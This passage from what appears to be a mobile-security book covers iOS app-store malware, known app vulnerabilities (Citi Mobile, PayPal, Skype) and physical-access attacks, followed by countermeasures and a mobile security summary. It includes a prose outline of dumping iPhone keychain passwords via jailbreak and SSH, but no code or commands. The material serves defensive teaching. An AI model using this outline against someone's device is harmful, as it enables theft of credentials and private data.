sale, with an “itms:///” link being sent to the intended target via a Facebook wall post. Without much effort, it is possible to dream up a number of such scenarios, making it likely that we’ll see something similar in nature to all of this in the not-too-distant future.



App Store Malware Countermeasures

The gist of the Handy Light and InstaStock examples is that unwanted or malicious behavior can be slipped past review and on to Apple’s App Store. While Apple would surely prefer this not to be the case, and would most likely prefer that people not consider themselves to be at risk from what they download from the App Store, nonetheless it has been proven that some level of risk is present. As in the FOCUS 11 case, countermeasures or protections that can be put in place related to unwanted or malicious apps hosted on the App Store are few to none. As Apple does not allow security products to be installed on devices, no vendors have developed such products. Furthermore, few products or tools have been developed for iOS security in general (for use on-device, the network, or otherwise) due to the low number of incidents and due to the complexity in terms of successfully integrating such products into the iOS ecosystem. This means that, for the most part, there is nothing that you can do to protect yourself from malicious apps hosted on the App Store, apart from careful consideration during the purchase and installation of apps. A user can feel relatively comfortable that most apps are safe, as next to no malware has been found and published to date. Apps from reputable vendors are also likely to be safe and can probably be installed without issue. For users who store highly sensitive data, it is recommended that apps should be installed only when absolutely necessary and only from trustworthy vendors, to the degree possible. Otherwise, it’s best to install the latest firmware when possible, as new firmware versions often resolve issues that could be used by malware to gain elevated privileges on a device (JBME3.0 kernel exploit or InstaStock unsigned code execution issues, for example).



Vulnerable Apps: Bundled and Third Party

<i>Popularity:</i>	6
<i>Simplicity:</i>	5
<i>Impact:</i>	4
<i>Risk Rating:</i>	5

In the early 2000s, the bread-and-butter technique for hackers was remote exploitation of vulnerable network service code. It seemed on an almost weekly basis that a new remote bug would be discovered in some popular UNIX or Windows network service. During this time, client operating systems such as Windows XP shipped with no host firewall and a number of network services enabled by default. This combination of factors led to relatively easy intrusion into arbitrary systems over the network. As time passed, vendors began to take security more seriously, and began to invest in locking

down network service code as well as the default configurations for client operating systems. By the late 2000s, security in this regard had taken a notable turn for the better. In reaction to this tightening of security, vulnerability research began to shift to other areas, including, in particular, to client-side vulnerabilities. From the mid-2000s on, a large number of issues were uncovered in popular client applications such as Internet Explorer, Microsoft Office, Adobe Reader and Flash, the Java runtime, and QuickTime. Client application vulnerabilities such as these were then leveraged to spread malware or target particular users as in the case of spear phishing or advanced persistent threat (APT)-style attacks.

Interestingly, for mobile platforms such as iOS, while nearly no remote network attacks have been observed, neither has substantial research been performed in the area of third-party app risk. This is not to say that app vulnerability research has not been performed, as many critical issues have been identified in apps bundled with iOS, including, most notably, a number of issues affecting MobileSafari. It can be said, however, that for unbundled apps, few issues have been identified and published. This could perhaps be explained by the fact that as no third-party app has yet to be adopted as universally as something like Flash on Windows, that there is simply little incentive to spend time poking around in this area.

In any event, app vulnerabilities serve as one of the primary vectors for gaining unauthorized access to iOS-based devices. Over the years, a number of app vulnerabilities affecting iOS have been discovered and reported. A quick Internet search turns up nearly 100 vulnerabilities affecting iOS. Of these issues, a large percentage, nearly 40 percent, relate in one way or another to the MobileSafari browser. When considering MobileSafari only, we find that we have from 30 to 40 different weaknesses that can be targeted in order to extract information from, or gain access to, a device. Many of these weaknesses are critical in nature and allow for arbitrary execution of code when exploited. In fact, the jailbreakme.com website has leveraged several such issues to provide remote jailbreak functionality to users since as far back as 2007. While JailbreakMe has always been used for good, the underlying issues exploited to make the jailbreak process work serve to show that options for attacking MobileSafari are not just available, but rather quite numerous.

Aside from apps that ship with iOS by default, some vulnerabilities have been identified and reported as affecting third-party apps. In 2010, an issue, now documented as CVE-2010-2913, was reported as affecting the Citi Mobile app versions 2.0.2 and below. The gist of the finding was that the app stored sensitive banking-related information locally on the device. If the device were to be remotely compromised, lost, or stolen, then the sensitive information could be extracted from the device. This vulnerability did not provide remote access and was quite low in severity, but it does help to illustrate the point that third-party apps for iOS, like their desktop counterparts, can suffer from poor security-related design.

Another third-party app vulnerability, now documented as CVE-2011-4211, was reported in November 2010. This time, the PayPal app was reported as being affected by an X.509 certificate validation issue. In effect, the app did not validate that server

hostname values matched the subject field in X.509 server certificates received for SSL connections. This weakness allowed for an attacker with local network access to man-in-the-middle users in order to obtain or modify traffic sent to or from the app. This vulnerability was more serious than the Citi Mobile vulnerability in that it could be leveraged via local network access and without having to first take control of the app or device. The requirement for local network access, however, made exploitation of the issue difficult in practice.

In September 2011, a cross-site scripting vulnerability was reported as affecting the Skype app, versions 3.0.1 and below. This vulnerability made it possible for an attacker to access the file system of Skype app users by embedding JavaScript code into the “Full Name” field of messages sent to users. Upon receipt of a message, the embedded JavaScript would be executed, and when combined with an issue related to handling URI schemes, would allow for an attacker to grab files, such as the contacts database, and upload them to a remote system. This vulnerability is of particular interest because it is one of the first examples of a third-party app vulnerability that could be exploited remotely, without requiring local network or physical access to a device.

It’s worth mentioning that, whether targeting apps included with iOS or third-party apps installed after the fact, that gaining control over an app is only half the battle when it comes to hacking into an iPhone. Due to restrictions imposed by app sandboxing and code signature verification, even after successfully owning an app, it is more difficult to obtain information from the target device than has traditionally been possible in the desktop application world or even to persist the attack across app executions. To truly own an iPhone, app-level attacks must be combined with the exploitation of kernel-level vulnerabilities. This sets the barrier to entry fairly high for those looking to break into iOS. The average attacker will most likely attempt to repurpose existing kernel-level exploits, whereas more sophisticated attackers will most likely attempt to develop kernel-level exploits for yet to be identified issues. In either case, apps included by default with iOS, when combined with the 500,000+ apps available for download on the App Store, provide an attack surface large enough to ensure that exploitation of app vulnerabilities will continue to serve as a reliable means for gaining initial access to iOS-based devices for some time to come.



App Vulnerability Countermeasures

In the case of app vulnerabilities, countermeasures come down to the basics: keep your device updated with the latest version of iOS, and keep apps updated to their latest versions. In general, as vulnerabilities in apps are reported, vendors update them and release fixed versions. It may be a bit difficult to track when issues are found, or when they are resolved via updates, so the safe bet is simply to keep iOS and all installed apps as up-to-date as possible.



Physical Access

<i>Popularity:</i>	8
<i>Simplicity:</i>	6
<i>Impact:</i>	10
<i>Risk Rating:</i>	8

No discussion of iPhone hacking would be complete without considering the options available to an attacker who comes into physical possession of a device. In fact, in some ways, this topic is now much more relevant than in the past, as with the migration to sophisticated smart phones such as the iPhone, more and more of the sensitive data previously stored and processed on laptops or desktop systems is now being carried out of the safe confines of the office or home and into all aspect of daily life. It is now routine for the average person, employee, or executive to be glued to their smartphone, checking and sending e-mail, or receiving and reviewing documents on an almost constant basis. Depending upon the person and his or her role, the information being processed, from contacts to PowerPoint documents to sensitive internal e-mail messages, could cause damage to the owner or owning organization if it were to fall into the wrong hands. At the same time, this information is being carried into every sort of situation or place that one can imagine. For example, it is not uncommon to see an executive sending and receiving e-mail while out for dinner with clients. A few too many cervezas, and the phone might just be forgotten on the table or even lifted by an unscrupulous character during a moment of distraction.

Once a device falls into the hands of an attacker, it takes only a few minutes to gain access to the device's file system and then to the sensitive data stored on the device. Take, for example, the demonstration produced by the researchers at the Fraunhofer Institute for Secure Information Technology (SIT). Staff from this organization published a paper in February 2011 outlining the steps required to gain access to sensitive passwords stored on an iPhone. The process from end-to-end takes about six minutes and involves using a boot-based jailbreak to take control of a device in order to gain access to the file system, followed by installation of an SSH server. Once access is gained via SSH, a script is uploaded that, using only values obtained from the device, can be executed in order to dump passwords stored in the device's keychain. As the keychain is used to store passwords for many important applications, such as the built-in e-mail client, this attack allows for an initial set of credentials to be recovered that can then be used to gain further access to assets belonging to the owner of the device. Specific values that can be obtained from the device depend in large part on the version of iOS installed. With older versions such as iOS 3.0, nearly all values can be recovered from the keychain. With iOS 5.0, Apple introduced additional security measures in order to minimize the amount of information that can be recovered. However, many values are still accessible and the method continues to serve as a good example of what can be done when an attacker has physical access to an iPhone.

NOTE

For more information on the attack described in this section, see sit.fraunhofer.de/studies/en/sc-iphone-passwords.pdf and sc-iphone-passwords-faq.pdf.



Physical Access Countermeasures

In the case of attacks involving the physical possession of a device, options are fairly limited in terms of countermeasures. The primary defense that can be employed against this type of attack is to ensure that all sensitive data on the device has been encrypted. Options for encrypting data include use of features provided by Apple, as well as support provided by third-party apps, including those from commercial vendors such as McAfee, Good, and so on. In addition, devices that store sensitive information should have a passcode of at least six digits in length set and in use at all times. This has the effect of strengthening the security of some values stored in the keychain, as well as making brute-force attacks against the passcode more difficult to accomplish. Other options available to help thwart physical attacks on a device include the installation of software that can be used to track the location of a device remotely or to remotely wipe sensitive data.

SUMMARY

You'd be forgiven for wanting to live "off the grid" after reading this chapter, and it would be impossible to neatly summarize the many things we've discussed within, so we won't belabor much further. Here are some key considerations for mobile security discussed in this chapter:

- *Evaluate the purpose of your device and the data that will be carried on it, and adapt your behavior and configuration to the purpose/data.* For example, carry a separate device for sensitive business communications and activity, and configure it much more conservatively than you would a personal entertainment device.
- *Enable device lock, whether by PIN, password, pattern, or the latest greatest biometric feature (e.g., Android Ice Cream Sandwich Face Unlock).* Remember, all touch-screen-based unlock mechanisms might leave tell-tale smudges that can easily be seen, allowing someone to unlock your device easily (see pcworld.com/businesscenter/article/203060/smartphone_security_thwarted_by_fingerprint_smudges.html). Use screen wipes to clean your screen frequently, or use repeated digits in your unlock PIN to reduce information leakage from smudges (see skeletonkeysecurity.com/post/15012548814/pins-3-is-the-magic-number).
- *Physical access remains the attack vector with the highest probability of success.* Keep physical control of your device, and enable wipe functionality as appropriate using local or remote features.

- *Keep your device software up to date.* Ideally, enable automatic over-the-air updates (such as on iPhone 5.0.1 and later) for the operating system. Don't forget to update your apps regularly as well!
- *Unless used solely for entertainment/research (i.e., high-value/sensitive data does not traverse the device), don't root/jailbreak your device.* Such privileged access circumvents the security measures implemented by the operating system and interferes with keeping software up to date or makes it too hard to do regularly. Many in-the-wild exploits have targeted out-of-date software/configurations on rooted/jailbroken devices.
- *Configure your device to "ask to join" wireless networks, rather than automatically connect.* This can prevent inadvertent connection to malicious wireless networks that can easily compromise your device at multiple layers.
- *Be very selective about the apps you download and install.* Android apps have only recently come under review by Google (reportedly via their "Bouncer" process circa 2011), and there are well-known instances of widespread malware distribution via the Market. Configure Android not to download apps from unknown sources. Although Apple does "curate" the App Store, there are known instances of malicious and vulnerable apps slipping through. Once you've executed unknown code, you've ... well, executed unknown code.
- *Install security software, such as Lookout or McAfee Mobile Security.* If your organization supports it (and they should), use mobile device management (MDM) software and services for your device, especially if it is intended to handle sensitive information. MDM offers features such as security policy specification and enforcement, logging and alerting, automated over-the-air updates, antimalware, backup/restore, device tracking and management, remote lock and wipe, remote troubleshooting and diagnostics, and so on.
- *Consider leaving your device home when traveling abroad.* Many nations actively infiltrate mobile devices through their domestic carrier networks, which can be very difficult to defend against. Rent a low-function phone, use it for nonsensitive activity only, and erase/discard it when done. If you bring a device for personal entertainment, preload any movies or other media, and leave it in "airplane mode" with all communications radios disabled for the duration of the trip.

CHAPTER 12

**COUNTERMEASURES
COOKBOOK**

For better or worse, the practice of information security has focused for many years on *finding* security problems. To some degree, it is only natural to explore what can go wrong, so you can think more clearly about how to build more robust systems. *Hacking Exposed* has contributed to this phenomena, of course, with its attack-centric view on the field.

There is a flip side to this coin, however. This fixation on finding vulnerabilities has left us with a very large pile of bugs that has only grown over time, not gotten smaller. Like the debts that currently threaten to bankrupt entire nations, this course increasingly appears unsustainable: our capacity to fix the backlog could easily drown out any foreseeable new future investments. The lines on the graph have crossed, and we have entered into territory where the attractiveness of researching new exploits is a luxury we may no longer be able to afford.

More broadly, the attack-centric focus has caused us to lose sight of the original goal: building more secure systems the first time. “Attacker’s advantage, defender’s dilemma” is commonly used to describe the natural asymmetry of risk management, and it also illustrates that the defenders are already facing a steep deficit right out of the gate. By continuing to focus so heavily on breaking things versus building in security up front, we risk deepening this deficit to a point of no return.

This chapter extends the overall *Hacking Exposed* theme by focusing on *fixing* problems. It is a primer focused on different audiences to show how to think systematically about defending against common attacks, threats, and risk scenarios. It consolidates the “best” countermeasure strategies from each chapter into one, like a cookbook of recipes to show you how to create robust defenses using common ingredients (that is, established, recognized, and common patterns).

This chapter is organized into two parts:

- **General strategies** Like any good recipe book, we begin with a discussion of general principles of countermeasure composition, based on fundamentals such as:
 - (Re)move the asset
 - Separation of duties
 - Authenticate, authorize, and audit
 - Layering
 - Adaptive enhancement
 - Orderly failure
 - Policy and training
 - Simple, cheap, and easy
- **Example scenarios** We then present some specific examples based on common scenarios to illustrate how to apply these principles. The scenarios include:
 - Desktop scenarios